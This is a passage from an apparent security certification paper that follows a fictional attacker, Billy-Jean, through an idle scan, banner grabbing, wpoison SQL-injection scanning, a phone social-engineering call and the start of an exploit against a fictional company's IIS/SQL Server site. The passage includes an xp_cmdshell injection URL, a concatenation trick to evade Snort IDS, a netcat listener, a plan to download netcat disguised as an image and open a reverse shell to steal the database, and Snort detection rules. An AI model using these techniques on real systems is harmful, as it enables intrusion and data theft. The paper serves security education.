This pair is identical in nature to the first three pairs, notice the IPID of the reply packet again.

```
12:52:41.624904 IP (tos 0x0, ttl  64, id 32034, offset 0, flags [none], length: 40)
24.116.117.2.2718 > 24.116.117.244.80: S [tcp sum ok] 1369423864:1369423864(0) win
512
```

Another spoofed SYN packet:

```
12:52:41.628760 IP (tos 0x0, ttl 126, id 1862, offset 0, flags [DF], length: 44)
24.116.117.244.80 > 24.116.117.2.2718: S [tcp sum ok] 778110460:778110460(0) ack
1369423865 win 16616 <mss 1460>
12:52:41.628835 IP (tos 0x0, ttl 128, id 760, offset 0, flags [none], length: 40)
24.116.117.2.2718 > 24.116.117.244.80: R [tcp sum ok] 1369423865:1369423865(0) win
0
```

And the pattern repeats until the Attacker cancels the scan. The above trace was displayed (read back) using tcpdump on the LAB Macintosh OSX host with the following command;

```
LAB Mac# tcpdump -nvr hp2traffic
```

-v	Verbose mode, this displays the IP ID field.

A close inspection of the IPID's reveals:

755, 756 and 757	Sent to the Attacker giving an incremental difference of 1.
758	Sent to the Web Server.
759	Arrives at the Attacker giving an incremental difference of 2. (757 to 759) which notifies the Attacker that the Idle-host was responding to a SYN/ACK from the Target Web Server and thus indicating the Target Port is open.

For the sake of completeness the next trace displays the scan from the perspective of the Target Webserver. Note the 'tcpdump' flag verbose (-v) has been disabled.

```
02:29:17.639397 IP 24.116.117.2.2489 > 172.16.26.4.80: S 1806583782:1806583782(0)
win 512
02:29:17.640502 IP 172.16.26.4.80 > 24.116.117.2.2489: S 1527055082:1527055082(0)
ack 1806583783 win 16616 <mss 1460>
02:29:17.645642 IP 24.116.117.2.2489 > 172.16.26.4.80: R 1806583783:1806583783(0)
win 0

02:29:18.656478 IP 24.116.117.2.2490 > 172.16.26.4.80: S 1439741046:1439741046(0)
win 512
02:29:18.656861 IP 172.16.26.4.80 > 24.116.117.2.2490: S 3933316148:3933316148(0)
ack 1439741047 win 16616 <mss 1460>
02:29:18.662801 IP 24.116.117.2.2490 > 172.16.26.4.80: R 1439741047:1439741047(0)
win 0

02:29:19.635886 IP 24.116.117.2.2491 > 172.16.26.4.80: S 2019158946:2019158946(0)
win 512
02:29:19.636132 IP 172.16.26.4.80 > 24.116.117.2.2491: S 972429975:972429975(0) ack
2019158947 win 16616 <mss 1460>
02:29:19.640176 IP 24.116.117.2.2491 > 172.16.26.4.80: R 2019158947:2019158947(0)
win 0
```

First the spoofed SYN arrives at the Web Server, second is the SYN/ACK sent out by the Web Server to the Idle-Host, third is the RST/ACK from the Idle-Host to the Web Server. This repeats three times as shown.

This procedure is carried out for each Port the Attacker wishes to scan, if the IPID's of the Idle-Host increase then she has found an open port, if not then the port is closed. Note: this scenario is only valid if there is no routers/firewalls between the Attacker and Target. In a real-world situation, the spoofed SYN packet would never make it to the host as it would be blocked and in all likelihood, silently dropped, by the border router/firewall.

It is important to note here that although hping2 is quite capable of sending the entire gamut of TCP flags in any combination (normal no-stealth operation). Only scans that elicit a SYN/ACK from the Target will be revealed by the RST, they in turn obtain from the Idle-Host. For example, an attacker could perform an ACK scan, but this would return a RST from the Target which would be silently dropped by the Idle-Host, as per RFC 793, do not acknowledge a Reset. The subsequent lack of alteration in the IP ID sequence would then have no bearing on whether the ACK found an open or closed port, the attacker is left in the dark.

Billy-Jean now has her baseline, however, given that a host has 65535 TCP ports, (remembering that UDP being a ‘stateless’ protocol cannot be exploited in this manner) to which it is feasible to attach listening services and the nature of this scanning technique she has prepared a condensed list of ports based on her knowledge that the Web Server is a Microsoft Box, and her intuition, suggesting that the entire site may be Microsoft too. It is a laborious process but a necessary one, it is also one which this author wishes to spare the reader. Suffice it to say the scans are performed as before with either the destination IP address changed and/or the port number.

The scan reveals only the Web Server TCP ports 80 and 445, the Mail Server/Relay TCP port 25 and the DNS Server TCP port 53 are open. For the purposes of this paper the secondary DNS server, 'NS2.upstream-isp.net ' must be able to request Zone Transfers. A facility not specified in Stu Garrett's Firewall specification.

Prelude:

The following sections, being intrusive, (i.e. the Target will know the actual Attackers IP address) will be carried out from a Cyber Café, providing suitable anonymity in the possible event of logging and/or IDS alarms. Billy-Jean is Cautious. The particular Cyber Cafe in question is well known to the Author, it is a small computer sales business whose new owner has realised that the stores show room location (in a busy tourist destination's shopping mall) would make a better profit if fitted out as a cyber cafe rather that kept as a display area. With more than enough in-house computer knowledge the system can be set up and maintained easily. There is generally anywhere between 5 to 15 customers in the cafe, with two staff, one up front at a sales counter an one in back of the store working on repairs. The store is quite noisy with piped music from the mall and the usual background noise of 20 odd machines. Machines hang regularly and are rebooted without much concern or attention from the staff.

Fortunately for Billy-Jean this organisation has very little security sense, she is not only able to obtain a command shell in Windows, but can boot from a CD whilst ensuring her removable 'USB Memory Stick' is easily installed and available. The CD is KNOPPIX [49], which provides Billy-Jean the additional luxury of a Linux Operating System. Billy-Jean has previously created a KNOPPIX 'persistent home directory' on the USB Memory Stick which allows her to execute additional tools not distributed with the CD for example 'wpoison' it also allows her to collect and retain all traces of network activity and other pertinent information regarding the Target during her mission.


Banners: *Intrusive*

Those helpful little welcome screens put out by a variety of network services that if left in their default configuration provide some one like Billy-Jean easy reconnaissance information. The correct use for these banners will be discussed later in the Incident Handling Section. Billy-Jean has a hunch that the Target is a Microsoft Shop but not to be too Cocky, she decides to confirm this. This 'hunch' is not some strange science-fiction intuition ability, rather an educated guess based on her knowledge of the industry. The 'hunch' works like this;

She already knows that GIAC Enterprises default Web page ends in '.asp' now admittedly there is an ASP plugin for the Apache Webserver, but use of this is certainly not the norm. It is far more likely that an '.asp' page will be working with a Microsoft IIS Server, running on a Microsoft Server and if this is the case then how easy is it then to just use Microsoft SQL Server as the Backend Database. The other popular configuration would be; an 'Apache' Web Server running on some form of *NIX, using '.php' to facilitate the active content and 'mySQL' as the Backend Database.

Now she knows that as far as 'banners' are concerned they can and should be altered by any competent System Administrator, this includes all Web Server Error

Messages, but she also knows that these things can be overlooked, say during an upgrade. First she hops over to 'www.giacenterprises.com' site and enters a 'known bad' file name; for example 'www.giacenterprises.com/defaulr.asp' (better to enter what looks like a typo -r for t- as it will be less noticeable in the Web Server log files). This returns an error page and as the Web Administrator has not modified these pages, it is the standard IIS 404 file not found that is returned. The Web Server is a Microsoft Solution.



The page cannot be found

The page you are looking for might have been removed, had its name changed, or is temporarily unavailable.

Please try the following:

- If you typed the page address in the Address bar, make sure that it is spelled correctly.
- Open the www.giacenterprises.com home page, and then look for links to the information you want.
- Click the Back button to try another link.

HTTP 404 - File not found
Internet Information Services

Technical Information (for support personnel)

- More information:
  Microsoft Support

Figure 14

Next she fires up telnet to hop over to GIAC Enterprises Mail Server, (port 25 SMTP).

```
Cyber_Cafe C:\>telnet giacenterprises.com 25
Trying 24.116.117.243...
Connected to mail.giacenterprises.com
Escape character is '^]'.
220 giacenterprises.com Microsoft ESMTP MAIL Service, Version: 6.0.3790.0
ready at  Tue, 8 Jun 2004 11:51:20 +1000
```

Wonderful, the mail server is Microsoft Exchange solution; it even offers its own Version number, very helpful if there happens to be an exploit suitable to that specific version. With this data Billy-Jean has another one of her 'hunches', ... that is, the entire GIAC Enterprises organisation is a Microsoft Installation. The most significant aspect of this 'hunch' is naturally the flavour of the remote database. Recalling that each vendor's implementation of SQL is different suggests quite correctly as it turns out, that an SQL Injection successful on one product may not be on the other.

Note: An nMap scan with its -O flag (Operating System Fingerprinting) would probably return an equivalent amount of recon, if not more, however this type of scan is generally very noisy (due to the number of crafted packets involved) and will therefore be logged in some other way. The banner method of reconnaissance although not always accurate is much more subtle as one is not generating what is known as 'Out Of Band Traffic'.

wpoison: FreeBSD/Linux: *Intrusive*
This tool was designed to 'Stress Test' active web page content for SQL Injection Vulnerabilities. Designed by M. Meadele as a proof of concept tool it is based on "The SPI Labs whitepaper, "SQL Injection" [12] and Chris Anley 's whitepaper, "Advanced SQL Injection" [13], 'wpoison' [50] is very simple to operate, Billy-Jean just points the tool at her Target's default ASP page, sits back and waits. 'Wpoison' will automatically download the default page and initially extract any '<a>' or '<form>' 'html' tags, any page that is found to have an argument pair will be 'Stress Tested', for example;

```
'/viewCart.asp?userID=argument&viewID=argument'
```

The Procedure is as follows; for each argument pair, 'wpoison' inserts (hard-coded) known 'buggy' SQL strings, the purpose of this is to elicit error messages from the remote database. These error messages, if indeed there are any, are then compared to the 'poison.sig' file, any matches will indicate that the page is potentially vulnerable to Injection. The 'poison.sig' file is a user editable configuration file that makes extensive usage of Regular Expression Language [51], it is therefore possible to create custom signatures for any web application thereby revealing the flavour of SQL the remote database is running. For Example;

```
# typical error
(Microsoft OLE DB Provider for ODBC Drivers error)
#typical error
\[ODBC Microsoft Access Driver\]
# mmmmmmmmmm....
(error \'([a-f]|[0-9]){8}\')
```

The above lines are designed to match Microsoft SQL Server.

Billy-Jean reboots the Cafe machine into KNOPPIX, moves over into her Memory Stick dierctory and issues the following command, comments inline;

```
knoppix@ttyp0[B-J]#

[B-J]#./wpoison
http://www.giacenterprises.com/spidersales/ssEngine/Carts/Computers/default.asp
[*] reading signature file...
13 entries loaded
[*] retrieving
http://www.giacenterprises.com/spidersales/ssEngine/Carts/Computers/default.asp
[*] parsing content...
23 hard links, 5 form
[**] stressing:

poison on: /spidersales/ssEngine/Carts/Computers/default.asp
poisoning arguments:
    <userID> <viewID>
```

The above section displays 'wpoison' loading signature file (poison.sig), downloading the default.asp page and locating any user data entry fields. It has found two argument pairs, the first of which is the one used by 'S-Quadra' in their Advisory [1].

```
processing: userID

http://www.giacenterprises.com/spidersales/ssEngine/Carts/Computers/default.asp?use
rID=&viewID=1
http://www.giacenterprises.com/spidersales/ssEngine/Carts/Computers/default.asp?use
rID='bad_bad_value&viewID=1
http://www.giacenterprises.com/spidersales/ssEngine/Carts/Computers/default.asp?use
rID=bad_bad_value'&viewID=1
http://www.giacenterprises.com/spidersales/ssEngine/Carts/Computers/default.asp?use
rID=9%2c+9%2c+9&viewID=1
http://www.giacenterprises.com/spidersales/ssEngine/Carts/Computers/default.asp?use
rID='+OR+'&viewID=1
http://www.giacenterprises.com/spidersales/ssEngine/Carts/Computers/default.asp?use
rID='&viewID=1
http://www.giacenterprises.com/spidersales/ssEngine/Carts/Computers/default.asp?use
rID='%22&viewID=1

processing: viewID

http://www.giacenterprises.com/spidersales/ssEngine/Carts/Computers/default.asp?use
rID=36106632259578&viewID=
http://www.giacenterprises.com/spidersales/ssEngine/Carts/Computers/default.asp?use
rID=36106632259578&viewID='bad_bad_value
http://www.giacenterprises.com/spidersales/ssEngine/Carts/Computers/default.asp?use
rID=36106632259578&viewID=bad_bad_value'
http://www.giacenterprises.com/spidersales/ssEngine/Carts/Computers/default.asp?use
rID=36106632259578&viewID=9%2c+9%2c+9
http://www.giacenterprises.com/spidersales/ssEngine/Carts/Computers/default.asp?use
rID=36106632259578&viewID='+OR+'
http://www.giacenterprises.com/spidersales/ssEngine/Carts/Computers/default.asp?use
rID=36106632259578&viewID='
http://www.giacenterprises.com/spidersales/ssEngine/Carts/Computers/default.asp?use
rID=36106632259578&viewID='%22
```

Notice the 'buggy' Injection strings (in bold)

These fields are Injected with malformed requests based upon the techniques outlined in the aforementioned Injection papers (in bold). This action is taken for each ASP page link discovered (wpoison found 23 hard-links and 5 forms, from the default ASP page). So 'wpoison' basically 'crawls' the entire site and examines every active server page for vulnerabilities. If a page contains additional user input fields then these are added to the list, for example;

```
poison on: /spidersales/ssEngine/Carts/Computers/Body/loginAction.asp
poisoning arguments:
    <userID> <viewID> <caller> <userName> <userPassword>
```

Ultimately, upon completion of every available argument on every available page, 'wpoison' delivers a helpful report;

```
[***] report:
    29 links tested:
 __ /ssEngine/Carts/Computers/viewCart.asp                    [Possible SQL-injection
detected]
  |___ userID
  |___ viewID *
__  /ssEngine/Carts/Computers/customerAccountEdit.asp       [Possible SQL-injection
detected]
  |___ userID
  |___ viewID *
 __ /ssEngine/Carts/Computers/viewOrders.asp                [Possible SQL-injection
detected]
  |___ userID
  |___ viewID *
  |___ amp;viewOrders
 __ /ssEngine/Carts/Computers/browseProducts.asp            [Possible SQL-injection
detected]
  |___ userID
  |___ viewID
  |___ categoryID *
 __ /ssEngine/Carts/Computers/browseProductsDetails.asp     [Possible SQL-injection
detected]
  |___ userID
  |___ viewID
  |___ productID *
5 potential security problems found
[**] done
```

It is to be remembered that Billy-Jean is very cautious and would probably have not used this tool in its default state. As by now there may be some one who has written and made available, a set of IDS rules which would trigger on the exact sequence of 'buggy' Injection strings used by 'wpoison', (she has written these very Snort rules herself to test this theory). Billy-Jean has therefore amended the 'C' source code of the file to use her own crafted 'buggy' strings, strings that Snort did not detect in her LAB network. Unfortunately, Billy-Jean refused to show the Author the modified C code but did consent to hand over her basic Snort rule, which detect the standard 'wpoison' strings. Note: this rule also triggered a number of false positives in the LAB.

Regular Expressions:

Since December 2003 and the release of Snort 2.1.0, Regular Expressions are now available to be used in Snort rules. This has been facilitated by the inclusion of the PCRE ('Perl Compatible Regular Expression' Library) [52].

```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERs $HTTP_PORTS (msg:"wpoison
scan"; flow:to_server,established; uricontent:".asp";
pcre:"/=(\')[^\s]*|(\s)*|(\'\%22)|(\+OR\+)|(9\%2c\+9\%2c\+9)|(\'bad_bad_valu
e)| (bad_bad_value\')/i"; classtype:Web-application-attack; sid:9999;
rev:1;)
```

uricontent:".asp"	The content of the URL must be n Active Server Page, of which most but not all of GIAC Enterprises site is made up.
pcre:	The Perl Compatable Regulular Expression Library.
/	Start of the query.
()	Brackets used to group statements.
\'	The single Quote Met-character for SQL is also a Meta-chartacter in Regeg and so needs to be escaped with the regex escape character \

<table>
<tr><td>[^\s]</td><td>Square brackets are a regex 'case' statement the caret when enclosed in a case statement is a boolean NOT, the \s is a Perl meta-character for a single white-space.</td></tr>
<tr><td>*</td><td>One or more of what ever preceded.</td></tr>
<tr><td>|</td><td>Boolean OR.</td></tr>
</table>

The rest of the expression is performing an exact match on the strings.

/i"	Instructs pcre to ignore case.

This facility has prompted one of the most recent white papers on the subject of SQL Injection, "Detection of SQL Injection and Cross-site Scripting Attacks" March 2004 [2]. Using the Snort 'pcre', Mookhey and Burghate conduct a brief but fascinating romp through the world of Pattern Matching and its appliance to SQL Injection and Cross-site Scripting. As a competent professional, Billy-Jean constantly seeks out any new developments in the field of Security, she subscribes to a host of mailing lists including among others;

intrusions@lists.sans.org,
full-disclosure@lists.sysnet.com
bugraq@secrurityfocus.com

It was through one of these lists that she learnt of the Mookhey/Burghate paper and thus was able to craft the above rule to detect the 'wpoison' 'buggy' strings. Another peculiarity of 'wpoison' is that it does not reveal the type of remote database encountered, a simple enough feature given the nature of the 'poison.sig' file. However Billy-Jean, like always, is running a packet sniffer in this case 'tcpdump' and capturing the entire session in binary format, for later analysis. Back in her Office she uses Regular Expressions and the following command to reveal the database.

```
Billy-Jean# strings wpoison3 | egrep error.\'\(\[0-8\]\|\[a-z\]\)\{\8}\'

<p>ADODB.Field</font> <font face="Arial" size=2>error '800a0bcd'</font>
<p>Microsoft OLE DB Provider for ODBC Drivers error</font> <font
face="Arial" size=2>error '80040e14'</font>
<p> Microsoft OLE DB Provider for ODBC Drivers error </font> <font
face="Arial" size=2>error '80040e14'</font>
<p> Microsoft OLE DB Provider for ODBC Drivers error </font> <font
face="Arial" size=2>error '80040e14'</font>
```

Strings, a *NIX program, is designed to find any printable ASCII strings in a binary file or Object. Very simple to use in its basic form it only requires the filename as its argument, in this case 'wpoison'. The rest of the command is outlined below.

<table>
<tr><td>|</td><td>Pipe command, this instructs *nix to pass the output of one program to the input of another program.</td></tr>
<tr><td>egrep</td><td>'Extended Get Regular ExPression', the GNU software foundations update to the original *nix 'grep'. Facilitates the use of regular expression pattern matching.</td></tr>
<tr><td>-A</td><td>The number of lines to capture After the pattern match (see the string below).</td></tr>
</table>

<table>
<tr><th></th><th></th></tr>
<tr><td>error</td><td>Part of the pattern to match.</td></tr>
<tr><td>.</td><td>RegEx meta-character, 'match any character here', for instance, a space.</td></tr>
<tr><td>\</td><td>This is an escape character in grep, it performs a similar function to the '%' escape character seen earlier in URL encoding. It informs grep that the next character in the string, generally another RegEx mata-character is to be handled as a normal character. Confusingly it is also the escape character for the FreeBSD Bash Shell, which Billy-Jean is currently using, so there a number of RegEx meta-chartacter which are also Bash Shell meta-character which need escaping from the Shell Interpreter. This is why <code>(error \'([a-f]|[0-9]){8}\')</code> from poison.sig now looks like <code>error.\'\(\[0-8\]\|\[a-z\]\)\{\8}\'</code> at the bash command line.
(Note: this is bash on a Macintosh OSX, -FreeBSD derivative- completely different to bash on Linux)</td></tr>
<tr><td>|</td><td>Looks like a pipe no? but when part of a RegEx it represents a boolean OR function this is why it is escaped from the shell.</td></tr>
<tr><td>[...]</td><td>This is a Regular expression character class, very basically in this context, match on what ever is inside, 'a-f' the '-' is a range separator so the statement [a-f] OR [0-9] is any single letter between a and f (hex) OR any number between 0 and 9.</td></tr>
<tr><td>{8}</td><td>Boundary repetition, ie do what came before, in this case, 8 times.</td></tr>
<tr><td>(...)</td><td>Brackets used as in standard maths, begin with the inside first.</td></tr>
<tr><td>'</td><td>RegEx meta-character, which must be escaped to be seen as a normal character.</td></tr>
</table>

As can be clearly seen in the trace is the line `error '80040e14'`.This is exactly the number of occasions this line has reported vulnerable pages in 'wpoison', which according to the 'poison.sig 'file denotes a Microsoft SQL Database. Billy-Jean has just confirmed another 'hunch'. For further information, a search for the error type at the Microsoft Web Site [53] provides a wealth of additional data.

Digression:
If Billy-Jean were to use RegEx to search the tcpdump file directly say with the '-X' flag. Showing Hex and ASCII in two separate readable columns,

```
tcpdump -nXr wpoison3 | egrep error.\'\(\[0-8\]\|\[a-z\]\)\{\8}\'
```

Grep will return a blank search. The pattern match is now reduced until a match is achieved to illustrate this interesting point.

```
Billy-Jean# tcpdump -nXr wpoison3 port 80 | egrep -A1  error.\'

reading from file wpoison3, link-type EN10MB (Ethernet)
0x0480   697a 653d 323e 6572 726f 7220 2738 3030        ize=2>error.'800
0x0490   3430 6531 3427 3c2f 666f 6e74 3e0a 3c70        40e14'</font>.<p
```

The discrepancy is that grep sees the two 'human readable' columns as one line string and therefore the character after the '800' on the first line is '0x0490', then beginning of the next line and not '40e14' as a human may recognise.

Social Engineering:

Billy-Jean still requires one final piece of the puzzle, a not inconsequential piece too. That is the network hardware, specifically the monitoring systems in use at the Target. This would include Routers Firewalls and IDS/IPS systems. Fortunately Billy-Jean has been given a wonderful opportunity to indulge in a bit of good old-fashioned Social Engineering. Just recently there has been a very extraordinary vulnerability announced on all the major security lists (TCP RESET). It basically affected every implementation of TCP, and caused quite widespread alarm in the profession, Most vendors released Advisories for this, an excerpt from the CISCO Advisory is displayed here for background purposes,

```
----------------------------------------------------------------------
Cisco Security Advisory: TCP Vulnerabilities in Multiple IOS-Based Cisco
Products

Revision 1.0

For Public Release 2004 April 20 21:00 UTC (GMT)
- ----------------------------------------------------------------------
Summary
=======
A vulnerability in the Transmission Control Protocol (TCP) specification
(RFC793) has been discovered by an external researcher. The successful
exploitation enables an adversary to reset any established TCP connection
in a much shorter time than was previously discussed publicly. Depending
on the application, the connection may get automatically re-established.
In other cases, a user will have to repeat the action (for example, open
a new Telnet or SSH session). Depending upon the attacked protocol, a
successful attack may have additional consequences beyond terminated
connection which must be considered. This attack vector is only
applicable to the sessions which are terminating on a device (such as a
router, switch, or computer) and not to the sessions that are only
passing through the device (for example, transit traffic that is being
routed by a router). In addition, this attack vector does not directly
compromise data integrity or confidentiality.
```

Bugtaq@securityfocus,com

The essence of Social Engineering is to collect intelligence from a 'source' without the 'source' recognising they are revealing confidential information.

Leaving the Cyber Cafe, Billy-Jean heads over to a quiet public phone booth. She dials the number for the upstream ISP and asks to speak to Clare Condor or Albert Aardvark or Bert Bison. This is to confirm that a) they still work for up-stream ISP and b), none of them are currently onsite at GIAC Enterprises. She is informed that Clare is on holiday and the other boys are in a meeting.

She then dials the number for Norman Nemo, the technical support contact at GIAC Enterprises listed on the Network Solutions 'whois' Server. The number routes to general enquires at GIAC Enterprise, she is directed to and answered by Reception. Billy-Jean informs them that her name is Clare Condor calling from 'upstream-ISP' and asks to be put through to Norman Nemo on a matter of relative importance. Stanley Stumble (System Administrator) takes the call and explains that Norman is unavailable and can he help. During the ensuing conversation Billy-Jean establishes her credibility by name-dropping Albert Aardvark and Bert Bison, Albert is known personally to Stanley and has helped him out in the past with router configurations.

During the ensuing conversation, Clare informs Stanley that her boss Dennis Dinosaur, the Technical Director of upstream ISP (whose name was discovered in a Google News Search), decided that she should contact all their corporate clients to discuss the measures that upstream ISP were taking to resolve the TCP vulnerability. This would unfortunately include some downtime for parts of their network as specific hardware was patched. She has a list of network outage times that she could fax to him as Dennis thought it would provide a good window of opportunity for the GIAC Enterprises Administrators to simultaneously patch their Systems. While she is imparting this information and explaining exactly how the vulnerability works Stanley, like most curious technical staff, asks a lot of questions, - does effect OpenBSD? - what CISCO versions does it effect What about our IDS? By the end of the call Billy-Jean has quite a good idea of the network at GIAC Enterprises and has promised to get Albert to call and go through it in more detail in a couple of days.

Summation

Reconnaissance and Scanning

Billy-Jean knows the Operating System Platform is Microsoft
Billy-Jean knows the Applications are IIS with ASP and SQL Server.
Billy-Jean now has a list of all available argument pairs that may be vulnerable to SQL Injection.

Social Engineering

Billy-Jean knows they are using a Cisco 2600 Router and PIX VPN
Billy-Jean knows they are using an OpenBSD Firewall
Billy-Jean knows there is no additional Proxy Firewall (which could quite likely detect netcat traffic on Port 80 as it would not look like http traffic)
Billy-Jean Knows they are using a Snort IDS System running on Linux

Assumptions

Billy-Jean assumes that the firewall will allow at least outbound port 80 and 445 from the Internal Network, this is fairly standard practice in most organisations, employees are generally permitted to browse the net for company business.
Billy-Jean knows that any number of employees will have free web-mail accounts, of those the most popular being yahoo and hotmail.

Billy-Jean will now head back to her LAB to formalise and test an attack strategy.

Exploiting the System:

The next day sees Billy-Jean, back in the cyber cafe, fresh from the test runs at her LAB, she is now preparing to launch the exploit live. This will be achieved entirely in Windows. First she sets up her tools and monitoring systems.

Local Configuration:

Plugging in her USB Memory Stick which maps to drive 'E:\' she decrypts her URL Injection Attack Strings ready to cut and paste into the browser, then she obtains the IP address of the cyber cafe machine from the Windows 2000 command line;

```
E:\>ipconfig       /all
```

this returns the IP address 24.116.117.1

E:\>	Her USB Memory Stick.

Next she starts-up NETCAT with the command:

```
E:\> nc -l -p 80
```

nc	Netcat.
-l	Listen.
-p	Port to listen on.

The Sniffer to capture the session for later analysis, this time Billy-Jean wished to capture all traffic:

```
E:\windump -nw live
```

-n	No name resolution.
-w	Write to file 'live'.

Lastly she loads the IP address of the machine into her snort.conf file and starts Snort. With a customised 'ruleset' this is Billy-Jean's 'early warning system'. It has been known that over-enthusiastic system or network administrators who, having been alerted to an attack will try to 'traceroute' [8] back to the Attacker or use some other tool to identify the source of the attack, Billy-Jean needs to know if anyone is on to her thus will monitor all activity destined for her specific workstation. In the event of detection she has time to clean up and walk away.

```
E:\snort -c E:\snort\snort.conf
```

-c	Instructs snot where to find its configuration file.

IDS Evasion:

Billy-Jean is now ready to run the Injection Exploit. However, before she begins, it is worth pointing out that during her LAB tests she observed the Exploit triggering the following rule in Snort.

```
alert tcp $EXTERNAL_NET any -> $SQL_SERVERS 1433 (msg:"MS-SQL xp_cmdshell -
program execution"; flow:to_server,established;
content:"x|00|p|00|_|00|c|00|m|00|d|00|s|00|h|00|e|00|l|00|l|00|"; nocase;
classtype:attempted-user; sid:687; rev:5;)
```

Billy-Jean needs to avoid this at all costs therefore; she tried to modify the exploit further based on the recently published work of by Ofer Maor and Amichai Shulman called “SQL Injection Signature Evasion” April 2004 [3]. Billy-Jean picked up these new techniques from one of the security mailing lists she avidly subscribes to and tracked them back to this paper. The paper contains a number of useful ideas, one of which is the 'C' comments idea /**/ which is said to be successful with Microsoft

SQL Server. Unfortunately this technique will only work in spaces and not break a word in two without generating a 'Syntax' error. Billy-Jean must break-up the string 'xp_cmdshell' or the ISD will trigger. Ironically the /**/ will break words on a 'mySQL' Server, however... Nevertheless, Billy-Jean is nothing if not persistent, and armed with these new ideas she returns to 'Google' and within a few hours finds the perfect solution [54].

```
DECLARE @a sysname SET @a='xp_'+'cmdshell'
```

The above SQL command will be used to bypass the standard Snort IDS rules that detect the string 'xp_cmdshell'.

DECLARE @a	This instructs SQL to initialise a variable, the '@' symbol is the variable identifier in SQL Server, it serves a similar function as the '$' symbol in the snort.conf file discussed earlier.
SET @a=	This assigns the variable, here the variable '@a' is being assigned the 'string' 'xp_'+'cmdshell'. This is the key to bypassing the injection detection strings in Snort.

SQL Server understands 'xp_cmdshell' to be an extended procedure and as such any attempt to break this command, for example 'xp_/**/cmdshell', whilst running it will result in the aforementioned syntax error. However when assigning a variable in SQL Server, we are not running the command itself but only assigning a 'string' to a 'variable' in the format:

```
@variable=string
```

Now the string 'xp_cmdshell' and the string 'xp_'+'cmdshell' are seen as exactly the same thing by SQL server, it is after all merely a concatenation of two independent strings using the + (plus) operator. However, once these strings are joined and read in the context of the entire SQL Query (i.e. replacing the @a variable on the Database Server) then they are understood to be the 'xp_cmdshell' extended procedure and acted on accordingly.

Intermission:

The 'traditional' and widely published method of uploading a back-door onto a Target Host is to use the 'tftp' protocol [55], however Billy-Jean must assume that the GIAC Enterprises Network Designer would never have made such a glaring mistake as to leave UDP Port 69 open outbound on the Firewall, a correct assumption as it turns out. In fact it would be safe to say that the only outbound traffic allowed would be Port 80 and 445, basic web services. Howe is Billy-Jean then expected to get the Database Server to download a '.exe' file with only tcp Port 80 and 445 to chose from then.

Billy-Jeans Way Cool Injection Exploit:

It is quite widely recognised that the xp_cmdshell' process will execute operating system commands; this has been published extensively in the previously identified SLQ Injection papers [12] [13], and also in a fascinating SANS GSEC certification paper by Stuart McDonald [56]. Commands like 'dir' as in the 'S-Quarda' Exploit [2], or 'copy' it can even be used to run commands such as 'net use' discussed in the

"Advanced SQL Injection paper" [13]. Yet Billy-Jean is not aware of any discussions concerning its ability to launch other '.exe' files, say for example 'iexplore.exe' (Internet Explorer). A brief outline of the Injection Sequence will be offered before plunging into detail.

Injection	*Process*
1	Copy 'iexplore.exe' from its default directory to C:\wndows\system32\drives.
2	Instruct iexplore.exe to download smile.jpg (Netcat) from host4.hotmail.com.
3	Copy and rename smile.jpg to svchost.exe and place same directory as iexplore.exe.
4	Instruct svchost.exe to shovel a shell up to the Cyber Cafe Workstation.
Netcat shell	Locate the backup of the GIAC Enterprises Database Files (SpiderSales) using the command Shell delivered by Netcat and exit.
5	Instruct Netcat to copy the backup of the database up to Cyber Cafe Workstation.
Game Over!	

Injection 1: *Preparing Internet Explorer*

Her first objective is to install prepare Internet Explorer on the Database Server. Firing up Internet Explorer on the Cyber Cafe Computer she enters the following carefully crafted URL

```
http://24.116.117.244/Carts/Computers/viewCart.asp?userID=2893225125722634'
;declare%20@a%20sysname%20set%20@a='master..'+'xp_'+'cmdshell'exec%20@a%20'
copy%20C:\"program%20files"\"internet%20explorer"\iexplore.exe%20C:\windows
\system32\drivers\'--&viewID=48
```

The reader should now be familiar with the majority of this URL but there are some significant differences, (variants) from the Published Exploit discussed earlier, the modified section will be examined in detail;

```
declare%20@a%20sysname%20set%20@a='master..'+'xp_'+'cmdshell'exec%20@a
```

This is the key phrase discussed earlier that avoids the IDS, notice that Billy-Jean has had to add `'master..'` to the statement as these extended procedures only exist in the master database and the string `declare%20@a%20sysname%20set%20@a='xp_'+'cmdshell'exec%20master..@a` fails.

```
'copy%20C:\"program%20files"\"internet%20explorer"\iexplore.exe%20C:\window
s\system32\drivers\'--&viewID=48
```

In this segment, the Internet Explorer program file 'iexplore.exe' is being copied from its home directory placed into the 'drives' directory. Ordinarily, as will be seen in the case of Netcat, 'iexplorer.exe' would be renamed to help make it less conspicuous in the Process List of the Task Manager; however, Billy-Jean only requires using the copy once and will then delete it. It's new placement has two specific reasons, the first and most simple is to hide it amongst other files, the second is much more critical and that is to enable the command interpreter to execute the code, (to start 'iexplore.exe'). Basically, the directory path to the code must not contain any 'white-space' for example "Program Files" has a space, "Internet Explorer" also has a space. The path to the core Windows Operating System files on the other hand do not, for example 'WINDOWS\system32\'. The quotation marks (" ") around the directory names used in the 'copy' command provide another example of managing white space at the level of the command interpreter.

The following trace records the Injection string leaving the Cyber Cafe machine notice the '%20' URL space escape characters.

```
